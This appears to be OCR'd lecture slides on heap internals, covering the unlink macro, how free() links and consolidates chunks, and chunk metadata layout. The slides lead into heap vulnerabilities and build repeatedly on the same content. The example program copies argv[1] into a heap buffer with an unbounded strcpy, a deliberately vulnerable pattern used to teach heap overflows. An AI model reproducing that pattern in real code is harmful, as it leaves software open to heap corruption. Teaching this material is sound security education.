
```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}
```

Setting this to FD




2)BK = P-> bk;

```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}
```




3)FD->bk = BK;

```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}
```



4)BK->fd = FD;

```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}
```




Chunk is now Allocated

Things to note:

- Two pointers are changed
  - BK->fd
  - FD->bk
    - Keep this in mind
- This trusts the data in the system to work right
  - double malloc doesn’t mess this up
    - not a bug

free() is the reverse of this process


- involves changing pointers
  - double free messes this up!



Chunk is now Allocated


free() is the reverse of this process

- involves changing pointers
  - double free messes this up!
- Majority of buffer overflows since 2000 have been on the heap [1]
  - b/c devs don't understand it well



Done! unlinked!

```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
    FD = P->fd;
    BK = P->bk;
    FD->bk = BK;
    BK->fd = FD;
}
```



Exploring Heap Vulnerabilities

For these examples we’ll use this guy as our friendly guide


- likes free()[dom]
- likes heaps [of british skulls]

How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```



How free works (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

```
//pseudo code for free()
define free() {

  if (next not in use)
        consilidate with next;
        //(merges with existing chunk
        on free list)
 else
         link chunk to free list;

}
```

Size or last 4 bytes of previous				
Size of this chunk = 672				P=1
data				
data				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				
Size or last 4 bytes of previous				
Size of this chunk = 16				P=1
data				
data				

How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```


Checks to see if next chunk is also free

- checks P (PREV_IN_USE) flag on next, next chunk
  - it finds this via the size metadata in the current chunk and next chunk

In this case it is in use

So first is just freed up and linked to the free list

The P flag on the next bin (second) is then set to 0



How free works (from [1] p186)

```c
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```


Checks to see if next chunk is also free

- checks P (PREV_IN_USE) flag on next, next chunk (not shown)

In this case it is in use

So first is just freed up and linked to the free list

The P flag on the next bin (second) is then set to 0




How free works (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
  char *first, *second, *third;
  first = malloc(666);
  second = malloc(12);
  third = malloc(12);
  strcpy(first, argv[1]);

  free(first);
  free(second);
  free(third);
}
```

and so on

Note that consolidation may happen, and this is not shown

- **consolidation calls that unlink macro we discussed earlier**

